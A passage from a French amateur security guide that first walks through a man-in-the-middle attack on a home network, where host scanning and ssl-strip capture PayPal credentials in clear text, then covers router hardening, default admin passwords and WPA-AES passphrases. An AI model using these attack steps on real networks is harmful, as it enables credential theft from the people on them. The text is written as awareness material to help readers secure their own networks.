
Le scan fini vous verrez combien d'ordinateurs son présent.




Ici on voit un host « added » il y a donc un ordi connecté en plus du nôtre.



Ici j'utilise un nouveau logiciel pour connaître qui est sur le réseau « genlist »
192.168.1.49 est l'adresse ip de mon ordi
.11 c'est la victime...







Ici on fait encore de l'IP forwarding...

Il faut donc mettre en surbrillance la passerelle par défaut 192.168.1.1 et cliquer sur l'onglet au milieu.

Ensuite en haut à gauche on clique sur l'onglet « mitm » et on coche comme sur l'image ci-dessous



Voilà il ne reste plus qu'à cliqué sur l'onglet « start »



Voilà à ce stade notre gamin peut partir à l'école et lorsque vous irez sur un site comme paypal ou n'importe quel site utilisant le https vous ne verrez rien du tout...

Et pourtant il enregistrera sur son ordi la page visitée votre identifiant et votre mot de passe en clair

Imaginons que comme par hasard notre gamin est de la chance...

L'image ci-dessous est une page corrompu d'une connexion à paypal j'ai utilisé une fausse adresse mail et un faux mot de passe, mais pour l'exemple l'image est issue de notre ordi l'ip 192.168.1.11 (voir plus haut).

Rien ne vous permet de différencier le site qui est devant c'est bien l'officiel je vous l'assure mais ssl-strip a tous simplement cassé le protocole https et remplacé par du http.

Regarder L'url le 's' a disparu !

Connexion - PayPal - Mozilla Firefox

Fichier Édition Affichage Historique Marque-pages Outils ?

http://www.paypal.com/fr/cgi-bin/webscr?cmd=_login-run&dispatch=5885d80a13c0db1ffc45dc241d84e953d0e

Ouvrir un compte | Connexion | Aide | Espace sécurité

Rechercher

PayPal

Accueil | Particuliers | Marchands | Développeurs

Connexion au compte

Adresse email
esuisunpigeon@hotmail.fr

Mot de passe PayPal
•••••

Consultez la page
Mon compte

Connectez-vous

Vous avez oublié votre [adresse email](#) ou [mot de passe](#) ?

Nouveau chez PayPal ? [Ouvrir un compte](#)

Finis les chèques et virements !
PayPal sécurise
tous les envois d'argent à vos proches.

PayPal Votre réflexe sécurité pour payer en ligne.

Notre société | Types de compte | Tarifs | Respect de la vie privée | Espace sécurité | Service clientèle | Contrats d'utilisation | Offres d'emploi | Mobile | Parrainages | Paiements groupés

VeriSign Identity Protection

Copyright © 1999-2009 PayPal. Tous droits réservés.

Terminé

démarrer

Connexion - PayPal - ...


06:09

le https et remplacé par du http. Incroyable !

C'est la seule façon de le voir si vous êtes sur paypal enfin sur un site en https si vous n'avez pas le ' s ' méfiez-vous...



Là on rigole plus, c'est grave ! Voici ce que nous aurions en rentrant de l'école...



Comme on dit dans ce cas-là « powned »

Il est maintenant temps de se protéger.

Par forcer que je sois complet, mais je ferais de mon mieux pour vous guider
Si vous pensez que ceci est grave sachez qu'il existe d'autre logiciel pire que ça...

Sécuriser son réseau

(Chapitre II)

Je vais faire un come back si vous me permettez...

Vous vous dites c'est un tutoriel pour se lancer dans le " hack "

Non,

Car ces informations sont sur le net je n'ai rien inventé je distribue ce livre a toutes et tous pour qu'ils prennent le temps de sécuriser leurs réseaux !

Je n'oublie jamais de fermer le verrou de ma porte la nuit et vous ?

Bien nous allons nous baser sur une live-box d'orange





<http://192.168.1.1/>

c'est l'url à rentrer pour arriver sur cette page

Ce qu'il faut connaitre c'est l'adresse IP réseau de la passerelle par défaut (de votre box).

Et comment je fais ?


En bas à côté de l'heure vous avez votre carte wifi qui devrait être connecté.
Cliquez dessus.



Onglet « support » on voit ici que la passerelle par défaut est bien 192.168.1.1
Ce n'est pas une règle selon votre opérateur cela peut changer...

Il existe pour free une exception l'administration ne répond qu'à cette adresse

<http://subscribe.free.fr/login/>



Revenons à notre image 1ere image

A ce stade si vous n'avez pas pris le temps de sécuriser votre box l'identifiant et le mot de passe sont donc attribués par défaut, vous vous rendez compte que dans l'appellation « par défaut » il y a quelque chose qui cloche ... non ?

Id : admin pass : admin si vous ne venez pas changer cela alors vous pensez bien que rentrer dessus après avoir trouvé votre clé wep est enfantin...



livebox Ouverture de session

Langue: FR Français ▾

Identifiant:

Mot de passe:



Pour changer votre identifiant et mot de passe c'est facile une fois dans votre interface.

Aller dans contrôle d'accès pour le modifier.

Identifiant	Services	Autorisations
admin	HTTP	Administration

Sélection de la langue
Connexion ADSL
Sans fil 802.11g
Bluetooth
LAN
Logiciel
USB
Voix sur IP
DECT



Surtout ne l'oubliez pas ☺

Nous allons passer à une autre sorte de génération de clé réseau wifi !

Le wpa

Il est né lors du besoin de trouver une sécurité plus forte sur la protection des données échangés.


Il faut savoir quelques détails il y a plusieurs forme de wpa le principe reste le même.

Wpa-psk tkip

Wpa-aes ccmp

Il y en a deux si votre matériel le permet optez pour ccmp.

Mais quoi qu'il en-soi changez le wep par un des deux !



Choisissez « aes » car pour Tkip une faille existe...

Le plus important choisissez un mot de passe qui ne devra :

En aucun cas se trouver dans un dictionnaire !!!

Voici un exemple de clé wpa « inviolable »

```
nk1REW9/!*\\B[ph~GehAB&ER)IV<&y6RZZkxU*XE3L!cu-  
Zt"2(53N%fAXoXx(
```

C'est un conseil.

Une clé wpa doit au minimum compter de huit à 63 caractère maxi.

Mettre un prénom ou un email ou bien son no de téléphone est fortement déconseillé.

Car si notre jeune garçon dans sa chambre capture un handshake alors il pourra le brute forcer facilement croyez-moi.

